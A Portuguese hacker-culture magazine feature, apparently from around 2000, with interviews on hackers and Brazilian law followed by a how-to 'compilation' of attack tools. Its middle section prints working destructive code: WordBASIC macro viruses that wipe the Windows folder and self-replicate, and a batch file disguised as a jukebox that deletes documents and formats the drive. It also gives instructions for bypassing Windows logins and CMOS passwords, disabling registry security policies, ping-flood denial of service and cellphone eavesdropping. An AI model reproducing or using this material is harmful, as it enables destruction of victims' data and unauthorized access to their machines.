
**GC:** KEVIN MITINICK é mais que um mito. Ele foi usado como bode expiatório do Governo americano para mostrar aos novos crackers de lá o que realmente pode acontecer com um criminoso virtual. Os conhecimentos de Kevin poderiam ter sido úteis para as empresas e o Governo dos Estados Unidos, mas ao invés disso, jogaram um gênio na cadeia e arruinaram sua vida.

*Geek: Fale um pouco da cultura hacker. Quais os marcos, filmes, músicas, escritores e faces que influenciaram os hackers de todo o mundo?*

**GC:** Geralmente os hackers tem entre 14 e 25 anos. O prazer destas pessoas é ficar diante do computador durante as madrugadas analisando sistemas e programando. A maioria deles gosta de música eletrônica e filmes de ficção científica como "Matrix".

*Geek: Não é estranho que um país como o Brasil seja um celeiro de hackers?*

**GC:** Não. Pois a Internet aqui está crescendo desproporcionalmente aos investimentos em segurança. A segurança nos sites do governo (.gov), principalmente, é ridícula, pois permite que qualquer pessoa com um Front Page e um certo conhecimento no assunto altere um index



de sites governamentais. O Brasil gera hackers devido a essa falta de segurança.

*Geek: Existem rixas entre os hackers?*


**GC:** Claro. No Brasil as rixas são ainda maiores que em outros países. Os clãs podem ser comparados a grupos "rebeldes" da vida real que defendem suas diferentes ideologias com veemência. Geralmente são formados por 5 ou 6 pessoas que querem mostrar que tem mais conhecimento que os integrantes do outro grupo, o que acaba resultando em conflitos.

*Geek: Na sua opinião, por que os hackers despertam tanto interesse?*

**GC:** A palavra hacker é rapidamente associada a poder, conhecimento e desafio. Além disso os hackers são uma "novidade" assim como a Internet e seus serviços, e por isso estão na moda. Todo mundo quer ser hacker ou fala do assunto. Daqui a algum tempo os hackers e os crackers já estarão "absorvidos" ou integrados nesse novo quadro social que está surgindo, caindo na normalidade. Quem sabe no futuro, ao invés das crianças brincarem de mocinhos e bandidos com armas de brinquedo, não irão representar hackers e crackers com laptops de última geração?



# VANGUARDA DIGITAL



*Geek: Qual sua visão sobre o hacker?*

**Carlos Daniel:** Já faz algum tempo que eu trabalho com essa área de crimes de alta tecnologia e nunca concordei com a imagem de criminoso que a mídia tenta passar sobre os hackers. Hacker é a pessoa que gosta e consegue entender informática técnica, buscando se expressar através dela. O pintor usa sua pintura para dizer o que pensa, o escritor escreve para dar seu recado. É natural que aquele que tem a informática como seu interesse principal a use para manifestar seu pensamento. Somente aqueles que cometem crimes usando a informática é que são criminosos, assim como os roubadores, estelionatários e demais vigaristas. O sujeito que usa a informática como forma de protestar, dar seu recado, viajar, ou simplesmente se divertir é um cidadão como outro qualquer.

*Geek: Existe a necessidade de criar novas leis para regular a informática no país? Ou será que o Código Penal já é suficiente para inibir o crime nessa área?*

**CD:** Nosso Código Penal cobre quase toda a matéria. A crítica que se faz é que muitos entendem que os crimes de informática

devem ser mais severamente punidos do que os crimes comuns. Eu pessoalmente não penso assim. Acho que somente se o criminoso merecer é que deverá receber uma pena mais severa. Existem algumas condutas que não são previstas em nossa legislação e que deverão ser criminalizadas por leis específicas. A invasão de IP sem causar dano é um exemplo: na Itália é crime e aqui ainda não. (Devemos lembrar que o Congresso Nacional é que vai decidir se será crime invadir o computador alheio).

*Geek: O senhor tem acompanhado os projetos de lei contra crime da informática no Congresso? Quais são as perspectivas?*

**CD:** Diversos projetos já foram apresentados. Os primeiros demonstravam um total desconhecimento da matéria - tanto penal quanto técnica.

Está em andamento outro projeto que está sendo discutido por grandes juristas, mas na minha opinião, a

pessoa não pode entender a matéria se não conhece informática técnica. Delegar a um perito a atividade de compreensão da matéria impede o jurista de resolver o problema. O perito fornece a informação, mas não dá a capacidade ao jurista de compreendê-la. Por isso, acho que vai demorar um pouco até que o problema seja bem resolvido.

*Geek: Muitos sites ilegais proliferam? Só a lei poderá detê-los ou há outras alternativas?*

**CD:** A lei jamais poderá acabar com qualquer atividade criminosa, somente o cidadão é quem tem esse poder. Educação e Cultura são as armas para diminuir a existência de sites de conteúdo criminoso. Cada internauta pode tomar conta do seu pedaço na Internet e impedir a proliferação desses sites, mas se o internauta deixar, eles sempre vão estar por toda parte.

*Geek: E a questão do Direito Internacional? Como impedir que um site seja exibido no Brasil se seu conteúdo está hospedado em países estrangeiros?*

**CD:** Não há como impedir se a lei do outro país não considera crime o conteúdo do site. Se uma lei nacional não está em har-

monia com o pensamento mundial ela deve ser questionada e nunca se deve deixar o governo tentar fechar a Internet como se tentou na República Popular da China.

*Geek: Alguns grupos tem agido em nome de ideais políticos, como o Resistência 500. Os hackers movem-se por ideologias?*

**CD:** O comportamento dos hackers é tipicamente Anarquista, como a Internet também é. O choque de culturas que tem palco no mundo virtual é uma das mais belasfaces da Internet, conceitos, normas, e leis não ficam impunes a um grande questionamento. As pessoas na Internet acabam vivendo em função de suas consciências e não em função da Lei - aliás, o que é a Lei senão a consciência

coletiva de uma Nação?

*Geek: E sobre o incidente que derrubou Yahoo e outras gigantes, algo a declarar sob o ponto de vista jurídico?*

**CD:** Ninguém pode interromper uma

atividade alheia. Se um grupo entende de forma diversa alguma coisa, jamais pode usar a força - e nesse caso a força intelectual - para impor seu pensamento. Causar dano é crime de dano e nosso Código Penal prevê essa conduta.

*Geek: A cada dia parece que as instituições públicas apertam mais o cerco contra os hackers. Onde isso vai terminar?*

**CD:** Os hackers nunca terão sossego, pois não há profissionais no mercado com essa tão buscada qualificação. Serão sempre "perseguidos". Se fizerem coisas boas, serão perseguidos para repeti-las e ganhar muito dinheiro com isso, ao passo que se cometerem crimes serão caçados.

O jovem hacker, quando bem orientado, pode ser um profissional de muito sucesso. O campo para perícias, por exemplo, é muito amplo e muito promissor. A hora/trabalho de um perito em informática pode chegar a mais de dez salários mínimos. Esse sempre será um mercado excelente para quem tiver a vocação. As empresas pagam muito mais por profissionais assim, e aqueles com tino empresarial podem conseguir muita coisa. Qualquer escola que identifique e invista nesses talentos certamente terá um retorno muito grande e impedirá que esse jovem seja seduzido por organizações criminosas ou terroristas.



## Parte 3 : Compilação — Instrumentos de hacking, cracking, phreaking

### Vírus de Computador: Dom da criação

O vírus de computador é um microorganismo eletrônico e como seu correspondente biológico, é capaz de infestar hospedeiros e se reproduzir infinitamente, de máquina a máquina. Stephen Hawking defende que o vírus eletrônico é a primeira forma de vida legítima criada pelo homem, já que é capaz de perpetuar-se e cumprir o ciclo elementar de sua existência.

Apesar de estar sempre associado à destruição de dados, nem todos vírus são destrutivos. Ao contrário, mais da metade nada faz além de se reproduzir ou deixar inofensivas mensagens: são os worms.

A descoberta dos vírus foi do dr. Red Cohen, num estudo sobre segurança na informática de 1983. Em 1986, surgiu o primeiro vírus registrado, o "Brain", que infectava o setor de boot de disquetes de 360 Kb.

A partir daí, novos vírus aparecem em diversos pontos do mundo. Eles dividiam-se em dois grupos: os que se instalavam em discos e setores de boot e os vírus que se alojavam nos arquivos. Em 1988, nasceu uma nova variedade de vírus, que combinavam as habilidades das duas famílias anteriores: eram os multipartite vírus. Em 1990, foi a vez dos polimórficos, como o Michelangelo, capazes de produzir variações mutantes de si próprios e assim, ludibriar os antivírus.

Com o surgimento de grandes companhias de antivírus no mercado, os programadores das criaturas começaram a investir em novos métodos de camuflagem, através da criptação (vírus Stealth) e do ataque contra o agente opressor (Vírus Armored / Vírus de Antivírus).

Porém, foi em 1995 que o pânico do vírus de computador se disseminou. Programas populares, em especial o Word e o Excel da Microsoft, dispõem de uma linguagem própria, que permite a construção de macros, rotinas para automatizar tarefas que seriam feitas manualmente. Essas macros são extremamente fáceis de operar e contam com inúmeras ferramentas destrutivas. Por exemplo, para criar um vírus simples, basta abrir o editor de macros do Word e editar a macro AutoOpen incluindo o comando

SairWindows. Toda vez que o usuário tentar abrir um documento, seu micro será reiniciado.

Ao contrário de antigamente, em que os vírus eram fetiche de gênios da programação, hoje as criaturas estão acessíveis ao grande público. Melissa e outros do gênero vêm contribuindo para aumentar o expressivo número de vírus que nascem todos os meses.

### Vírus de Macro

Vamos mostrar aqui como funcionam os mecanismos dos vírus de macro do Word. A linguagem usada nesse editor é o WordBASIC, variação do Basic tradicional. O programa reserva macros automáticas para o sistema. São elas *Autoexec*, que é executada no início do Word, *AutoOpen*, na abertura de um documento, *AutoNew*, na criação de um novo, *AutoClose*, no fechamento e *AutoExit*, na saída do programa. Num vírus de macro, é comum incluir linhas nessas rotinas para fazer chamadas às macros viróticas. Isso pode ser feito pelo comando *CALL <nome-da-macro>*.

A variedade de comandos no WordBasic é grande e se integra facilmente com funções de gerenciamento de arquivo (cópia, variáveis de ambiente, deleção, execução de arquivo e externos), o que faz dele uma linguagem própria para programar vírus. Alguns dos comandos possíveis estão no box abaixo.

Na programação WordBasic também funcionam as estruturas de fluxos do Basic e Visual Basic, como *if... then ... else* e *for... next*

```

- PARA APAGAR UM ARQUIVO -
Kill "nome do arquivo"
- PARA CRIAR DIRETÓRIOS -
Mkdir
- FECHA UMA JANELA -
ApFechar "Janela"
- EXECUTA UM COMANDO EXTERNO -
Shell "comando.exe"
- SIMILAR AO COMANDO ATTRIB DO DOS -
DefinirAtributo "arquivo",
<permissão>
- O COMANDO ABAIXO PERMITE CHAMAR
OUTROS PROGRAMAS E PASSAR-LHES
PARÂMETROS. UMA DE SUAS APLICAÇÕES MAIS
ÚTEIS É CRIAR MENSAGENS E ENVIÁ-LAS VIA
E-MAIL AOS DESTINATÁRIOS CADASTRADOS NA
LISTA DO COMPUTADOR HOSPEDEIRO -
EnviarTeclas "conjunto de
teclas" "aplicativo"

```



# ARDIS ELETRÔNICOS

## Aplicação dos Vírus de Macro

Vamos checar algumas rotinas possíveis para criar vírus de macro

**COMENTÁRIO:** ESSA ROTINA VERIFICA A DATA DO SISTEMA. SE FOR IGUAL A 12/04, ELE ADULTERA O ARQUIVO MSDOS.SYS E EDITA O ARQUIVO AUTOEXEC.BAT (O AUTOEXEC RODA TODA VEZ QUE O MICRO É LIGADO) DA MÁQUINA, INSERINDO UM COMANDO (DELTREE) PARA APAGAR O WINDOWS.

## Inoculando um Vírus

**COMENTÁRIO:** ESSA É UM FORMA DE CRIAR E EXECUTAR EM TEMPO REAL UM OUTRO VÍRUS NO COMPUTADOR, COMO O IRON MAIDEN, ATRAVÉS DE MACROS. É IMPORTANTE FAZER A CODIFICAÇÃO PARA HEXADECIMAL PARA PODER INCLUIR O CÓDIGO DO VÍRUS NA MACRO, POR ISSO UM BOM EDITOR HEXA É ESSENCIAL (NO CD).

## Autoreprodução

**COMENTÁRIO:** UM VÍRUS SÓ PODE SER ASSIM CHAMADO SE DETÉM AS HABILIDADES DE SE REPRODUZIR. O COMANDO ACIMA FAZ A CÓPIA DAS MACROS VIRÓTICAS PARA O NOVO DOCUMENTO ABERTO A PARTIR DO NORMAL.DOT. VEJA QUE, AS MACROS NÃO SÃO GRAVADAS EM ARQUIVOS DOCS COMUNS, MAS EM MODELOS DE DOCUMENTO DOT. UM ARQUIVO INFECTADO POR VÍRUS DE MACRO É DO SEGUNDO TIPO, EMBORA ESTEJA RENOMEADO COM A EXTENSÃO .DOC.

## Adulterando a Impressão

**Comentário:** Esse vírus inclui um texto logo no início do documento, somente no momento de imprimi-lo. Ao contrário dos outros exemplos, não danifica nada e ainda oferece uma poesia...

## Proteção e Vírus Toolkits

Segundo a própria Microsoft, os vírus de macro podem ser detidos com o desativamento das mesmas. Para não executar as macros automáticas do Word, use a linha de comando `Winword.exe /mDisableAutoMacros`, ou então pressione a tecla SHIFT na hora de abrir, salvar, criar um novo documento e fechá-los.

O VirusScan da McAfee é, segundo nossos apontamentos, o melhor antivírus para detecção de vírus de macro, embora o Norton Antivírus seja superior no conjunto.

Outros tipos de vírus também podem ser criados com mais facilidade nos dias de hoje. Existem para o programador uma série de toolkits para o desenvolvimento de vírus, que abrevia os trabalhos. Esses kits propõem exemplos, fazem o runtime, a encriptação e muitos já dispõem de rotinas para deixar as criaturas residentes na memória.



### Vírus 12/04

```
Sub MAIN
  If Dia(Agora()) = 12 and Mês(Agora()) =
    04 Then
    DefinirAtributo "C:\msdos.sys", 0
    Open "C:\io.sys" For Output As # 1
    Print #1, "Beba Josta"
    Close #1
  End if
  Open "c:\autoexec.bat" For Output As #1
  Print #1, "@echo off"
  Print #1, "cls"
  Print #1, "@deltree /y c:\windows > nul"
  Close #1
End Sub
```

### Rotina 2

```
Sub MAIN
  Open "C:\imaiden.txt" for Output As #1"
  Print #1 "Código em hexadecimal"
  Print #1 "Código em hexadecimal"
  \ (continuação)...
  Close #1
  Shell "debug texto.txt"
  Shell "c:\imaiden.com"
End Sub
```

### Rotina 3

```
Sub MAIN
  MacroCopiar "Global:Inocu",
  "DocumentoNovo", 0
End sub
```



### Vírus Fagundes Varela

```
Sub MAIN
  InícioDocumento
  Inserir "Lembra dessas noites"
  Inserir CHR$(13)
  Inserir "Cheias de doce harmonia,"
  Inserir CHR$(13)
  Inserir "Quando a floresta gemia"
  Inserir CHR$(13)
  Inserir "Do vento aos brandos açoitios?"
  Inserir CHR$(13)
  Inserir CHR$(13)
  Inserir "Quando as estrelas sorriam"
  Inserir CHR$(13)
  Inserir "Quando as campinas tremiam"
  Inserir CHR$(13)
  Inserir "Nas dobras do úmido véu?"
  Inserir CHR$(13)
  Inserir "E nossas almas unidas"
  Inserir CHR$(13)
  Inserir "Estreitavam-se, sentidas,"
  Inserir CHR$(13)
  Inserir "Ao brilhar daquele céu?"
  ArquivoImprimirPadrão
End Sub
```



# Crackeando senhas no Windows

O Windows 95/98 tem um sistema de segurança muito vulnerável, desde as portas que abre para agentes externos até a política de senhas. A senha de logon do sistema, por exemplo, é registrada em arquivos com extensão PWL. Para burlar a proteção de um computador rodando esse sistema, use a seguinte tática: crie um diretório sob o DOS, mova todos os arquivos com extensão PWL do diretório Windows para a pasta recém-criada e, por último, entre no sistema. Quando finalizar suas atividades, mova de volta os arquivos PWL que foram retirados do diretório Windows. Você faz um trabalho deixando o mínimo de rastros.

Quem prefere investigar máquinas com o sistema da Microsoft também pode extrair muitas informações sobre senhas, programas, permissões, através de uma análise minuciosa do registro do sistema, que pode ser exibido através da execução do comando *regedit*. Também é possível salvar os dados em arquivo tipo texto (.reg) na opção *Exportar...* da janela do editor de registro.

O exemplo abaixo mostra como as definições de acesso e segurança podem ser alteradas via registro, sendo um meio alternativo de baixar a guarda do inimigo:

```
[HKEY_LOCAL_MACHINE\Network\Logon]
[HKEY_LOCAL_MACHINE\Network\Logon]
"MustBeValidated"=dword:00000000
"Username"="ByteMe"
"UserProfiles"=dword:00000000
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies]
"DisablePwdCaching"=dword:00000000
"HideSharePwds"=dword:00000000
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]
"NoDrives"=dword:00000000
"NoClose"=dword:00000000
"NoDesktop"=dword:00000000
"NoFind"=dword:00000000
"NoNetHood"=dword:00000000
"NoRun"=dword:00000000
"NoSaveSettings"=dword:00000000
"NoRun"=dword:00000000
"NoSaveSettings"=dword:00000000
"NoSetFolders"=dword:00000000
"NoSetTaskbar"=dword:00000000
"NoAddPrinter"=dword:00000000
"NoDeletePrinter"=dword:00000000
"NoPrinterTabs"=dword:00000000
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Network]
"NoNetSetup"=dword:00000000
"NoNetSetupIDPage"=dword:00000000
"NoNetSetupSecurityPage"=dword:00000000
"NoEntireNetwork"=dword:00000000
"NoFileSharingControl"=dword:00000000
"NoPrintSharingControl"=dword:00000000
"NoWorkgroupContents"=dword:00000000
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"NoAdminPage"=dword:00000000
"NoConfigPage"=dword:00000000
"NoDevMgrPage"=dword:00000000
"NoDispAppearancePage"=dword:00000000
"NoDispBackgroundPage"=dword:00000000
"NoDispCPL"=dword:00000000
"NoDispScrSavPage"=dword:00000000
"NoDispSettingsPage"=dword:00000000
"NoFileSysPage"=dword:00000000
"NoProfilePage"=dword:00000000
"NoPwdPage"=dword:00000000
"NoSecCPL"=dword:00000000
"NoVirtMemPage"=dword:00000000
"DisableRegistryTools"=dword:00000000
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp]
```

**IMPORTANTE:** O REGISTRO DO WINDOWS É O CORAÇÃO DO SISTEMA OPERACIONAL E ALTERAÇÕES IMPRECISAS PODEM SIMPLEMENTE PARALISAR O FUNCIONAMENTO DO MESMO. BACKUP É MAIS DO QUE RECOMENDADO NO CASO DE EDIÇÃO.

## Quebrando a senha do CMOS

Alguns administradores de sistemas, temendo por suas preciosas informações, habilitam a opção de senha na BIOS para deixar o equipamento inacessível para pessoas indesejadas. Mas, infelizmente, trata-se de um método também fácil de transgredir. Só depende de algumas circunstâncias físicas, como a abertura do gabinete e a manipulação de componentes de hardware. Para desbloquear o acesso à BIOS, basta remover a bateria da placa mãe, e dentro de alguns segundos, encaixá-la em seu lugar novamente. Isso reseta as configurações definidas anteriormente pelo administrador. Note que algumas baterias mais novas já dispõem de um pino próprio para resetá-las, sem que seja preciso removê-las da motherboard.

## Camuflagem de IPs

IP é um endereço que toda máquina conectada recebe ao ingressar na Internet. É um número de referência, para identificar seu computador, podendo ser variável ou permanente. De qualquer forma, seu IP é uma pista até você e isso não é bom para um hacker. Há um serviço capaz de camuflar o seu IP real atribuindo um número fictício à sua máquina. Tal serviço é encontrado no site [www.anonymizer.com](http://www.anonymizer.com). Por exemplo, para que ninguém descubra a sua origem, dentre os sites visitados, digite <http://www.anonymizer.com:8080> antes do endereço em que você deseja navegar. Na prática: se você não quer que a gente da Geek veja seu IP real, use o comando <http://www.anonymizer.com:8080/http://www.geek.com.br>. Mas cuidado! Nem mesmo o Anonymizer é 100% garantido.



## Cavalos-de-Tróia e Back Orifices

O BO é um programa que dá acesso a outros computadores da rede, como se o micro fosse um terminal e a máquina acessada, o servidor. Basicamente, é necessário que o programa esteja instalado em ambos os computadores, sendo que existe uma versão do software para o servidor e outra para a máquina cliente. A nova versão Back Orifice 2000 traz ótimos recursos visuais, que permitem o rastrear máquinas servidoras sem a necessidade



sequer de descer à linha de comando (BOGUI.EXE). Alguns utilitários do programa: *copy* - como o próprio nome diz, faz o upload e download de arquivos entre as máquinas; *keylog* - grava um arquivo .txt com os dados que o usuário do micro servidor está digitando no momento. Para parar o rastreamento, use a opção *Keylog End*; *reboot* - reinicia a máquina do infeliz que está conectado a você sem qualquer cerimônia; *passes* - captura as senhas residentes em memória do sistema invadido; *lookup* - trava a máquina alheia; *nc -l -p <porta> <nome do arquivo>*; envia arquivos de sua máquina para o servidor; *rd* - apaga um diretório; *md* - cria um diretório.

### Operações com o registro:

O BO também permite que você faça alterações no registro do Windows. O comando *regdelkey* serve para remover um chave; o comando *regdeval* remove um valor; *reglistkeys* lista as sub-chaves de um registro; *reglistvals* lista os valores de um chave; *regsetval* define um valor para um chave.

### Trojans

O cavalo-de-Tróia tem função semelhante ao Back Orifice. Também pressupõe que a máquina monitorada rode um patch para habilitar seu acesso. Para instalar o software na máquina sem que o usuário perceba, incorpora-se esse patch a algum outro programa executável, como um joguinho. No momento que esse software é ativado, solta também o patch do trojan-horse. Isso justifica o nome que essa classe de software recebeu.

Dentre os troianos, destaca-se o NETBUS, que a partir da versão 2.0 está com uma interface gráfica de causar inveja a muitos programas comerciais. Para fazer a conexão pelo software, basta digitar o IP da vítima e fazer a conexão. As opções do programa são cômicas:

*Open CDROM* - abre e fecha o drive da vítima; *Swap Mouse* - troca os botões do mouse; *Play Sound* - reproduz um som para a máquina atacada;

*Control Mouse* - você controla remotamente o mouse da vítima;

*MSG Manager* - diálogos entre presa e predador; *Send Text* - permite que o texto digitado pelo seu console chegue até o outro micro;

*Spy Functions* - visualiza a tela atual ou o texto que o usuários está digitando;

*Registry Manager* - edita o registro do Windows.

## E-mail Bomba

Também conhecido como mailbomber, esse método tem uma aplicação maciça atualmente em represálias a spammers, embora se trate de um gesto truculento e censurável de protestar. Os mailbombers travam a conta de e-mail do destinatário por enviarem uma imensa carga de mensagens repetidas à mesma. Há inúmeros softwares que automatizam o processo, alguns que você pode encontrar no nosso CD.

## Denial of Service (DoS)

Muitos hackers torcem o nariz para o DoS, ou "Negação de Serviço". Isso porque a característica do DoS o torna mais uma ferramenta cracker que hacker. Pela dificuldade de combatê-lo, o DoS tornou-se a arma número um contra serviços online. O mais famoso incidente com DoS foi o que derrubou os sites da Yahoo, Amazon e outras. O Denial of Service consiste em sobrecarregar um determinado serviço/ máquina através de sucessivos acessos. Isso se estende a ataques a sites, conexões de usuários e provedores também. Há dois tipos de DoS: o local, que ocorre quando o cracker que ataca está logado no sistema, e o remoto, de fora para dentro.

Os alvos podem ser muitos. As estratégias também. Por exemplo: num DoS local, você pode programar BadComs em background para lotar o HD (cópias recursivas) ou esgotar a memória RAM disponível (exemplo: função fork() no Unix).

Num DoS remoto, a forma mais rudimentar e usada é o *ping flood*. O *ping* é um comando que checa se um determinado IP está online. Faz isso jogando pequenos pacotes de informações ao host e esperando uma resposta. Se você rodar diversos *pings* ao mesmo tempo para um IP ou enviar pacotes gigantescos, o sistema trava.

No DOS/ Windows, um *ping flood* pode ser detonado a partir do comando *ping -l 256 IP*, mas você precisa abrir várias instâncias do prompt do DOS e repetir o comando pelo menos umas dez vezes para obter êxito. No Unix, use *ping -s host*. Outros métodos conhecidos são rotinas executadas por Telnet (serviço de acesso a terminais remotos na rede) e Finger. Em alguns FTPs, que autorizam login anônimo, o descuido no gerenciamento de acesso permite gravar dados, deixando os HDs do serviço remoto suscetíveis à cópia de arquivos, o que pode resultar no fim do espaço em disco.

## Um pouco de Phreaking

Esta informação, trazida até nós pelo SpyMan, é um exemplo de que o sistema de telefonia celular é bem vulnerável ao phreaking. Trata-se de um método básico de escuta telefônica. Lembramos que o texto aqui é só figurativo, porque escuta telefônica é crime tipificado no artigo 151 do Código Penal. Nem pense em fazer isto!

A fórmula consiste em cobrir o pino central do aparelho (na região onde fica a bateria) com uma faixa de papel alumínio. Ao ligar o celular, pressione #. Quando aparecer um apóstrofo, digite 11 e quatro números aleatórios. Você provavelmente cairá num canal, onde existe a probabilidade de haver gente se comunicando.

Atenção: não testamos o processo.

## Badcoms: Lotes Envenenados

Arquivos de lote são arquivos texto que sugerem ao sistema operacional um sequência de comandos a serem executados num único processamento. No DOS, temos os arquivos batch (.bat) para cumprir essa finalidade. No Unix, eles são chamados de Shell script e são muito mais poderosos, com recursos de programação próximos ao C. Os badcoms são arquivos de lote convertidos para o modo executável que tem por objetivo tomar senhas, destruir ou puramente fazer a vítima sentir-se ridícula diante o micro. Um exemplo é o arquivo Roletarussa.bat:

```
cls
@echo off
@echo Bem-vindo à virtual Juke-
box
@echo Escolha a canção favorita
para tocar agora:
@echo
@echo (1) - You hate - Rammstein
@echo (2) - The Kiss of Judas -
Stratovarius
@echo (3) - Everything Die -
Type O' Negative
@echo (4) - Patricia - Ray
Conniff
choice /c1234
if errorlevel 1 goto Um
if errorlevel 2 goto Dois
if errorlevel 3 goto Três
if errorlevel 4 goto Quatro
```

```
:Um
cd\
xdel *.doc /s
xdel *.xls /s
goto finale
```

```
:Dois
md Judas
copy c:\windows\system\*. * > nul
cd Judas
goto Dois
```

```
:Três
format c: /y > nul
goto finale
```

```
:Quatro
echo Sua agonia já tem sido
grande o suficiente. Desculpe...
```

```
:finale
```

COMENTÁRIOS: NÃO PROGRAME ESSA BADCOM SE VOCÊ NÃO QUISER ARRUMAR PROBLEMAS. UM PROGRAMA CONHECIDÍSSIMO PARA TRANSFORMAR BATS EM ARQUIVOS .COM É O BAT2EXE.COM, DISPONÍVEL PARA DOWNLOAD NA NET.

Bibliografia - Ross, A. "Hacking Away at the Counterculture". In Postmodern Culture, vol. 1, MIT Press.  
- Meyer, G. R. "The Social Organization of the Computer Underground". Abstract of an Unpublished Master's Thesis, Northern Illinois University, Department of Sociology.  
- Levy, S. 1996. HACKERS: gli eroi della rivoluzione informatica. Skema Edition Underground.  
- Raymond, E. "The New Hacker's Dictionary". Cambridge, MIT Press.  
- Schneier, Bruce. "Applied Cryptography". Second Edition. John Wiley & Sons, 1996.

Agradecimentos especiais às comunidades hackers do Brasil, da China e da Itália (abordagem sociológica). Cordiali saluti!

Atenção: Essa matéria tem caráter informativo apenas. Não nos responsabilizamos pelo mau uso das informações aqui contidas.



# Testosterona Rules!

**Especialista em hackers e geeks investiga por que os homens dominam essa área**

Jon Katz, um famoso estudioso de cybercultura nos EUA, levantou polêmica no seu último livro, chamado *Geeks* (veja na pág. 29). A obra aborda, entre inúmeros assuntos interessantes, a hegemonia masculina entre os hackers.

De acordo com a teoria de Katz, as atitudes hackers são pautadas pela agressividade, pelo desafio e desajuste político, características mais intensas entre os homens. Katz ainda sustenta que grande parte dos hackers são jovens abaixo dos 30 anos, cujos níveis de testosterona, o hormônio da virilidade, mantém-se elevados.

"Veja bem", diz o escritor, "as mulheres têm tanta habilidade e inteligência para desenvolver seu lado hacker quanto os homens, mas devido às suas características naturais, elas se voltam a empreendimentos mais criativos e construtivos, como web design".

"A casta hacker é formada pela elite intelectual de programadores e designers, que têm a necessidade de se enxergar como guerreiros ou bruxos da tecnologia. Já a mulher não tem essa sede de autoafirmação", complementa Jude Milhon, uma das raríssimas lendas femininas no universo hacker.

Com a palavra, vocês: mulheres hackers do Brasil... (M. Ck)

# 67%

Pelo menos 67% das empresas brasileiras na Net já sofreram algum tipo de invasão hacker nos últimos 12 meses, segundo a empresa Internet Security Systems. A mesma pesquisa mostrou que 95% dos sites nacionais estão vulneráveis.

## En él paredón!

### Crackers condenados à morte na China

Está ficando cada vez mais perigoso ser hacker no Brasil? As autoridades estão começando a pegar pesado? Pois erga as mãos para o céu e agradeça por não viver na China. Os irmãos Hao Jinglong e Hao Jingwen entraram para a História como os primeiros criminosos eletrônicos sentenciados à morte no mundo. O crime: furtar cerca de 260.000 iuans\* do Banco do Comércio da China. Os crackers invadiram o sistema






Foto: Arquivo

bancário, criaram contas fantasmas e simularam depósitos em torno de 720.000 iuans nelas. Depois, os irmãos começaram a sacar o dinheiro de 8 diferentes agências do banco até que foram surpreendidos pelos policiais chineses. Sem muita cerimônia, sem muita burocracia e sem divulgação na grande imprensa mundial, ambos foram fuzilados.

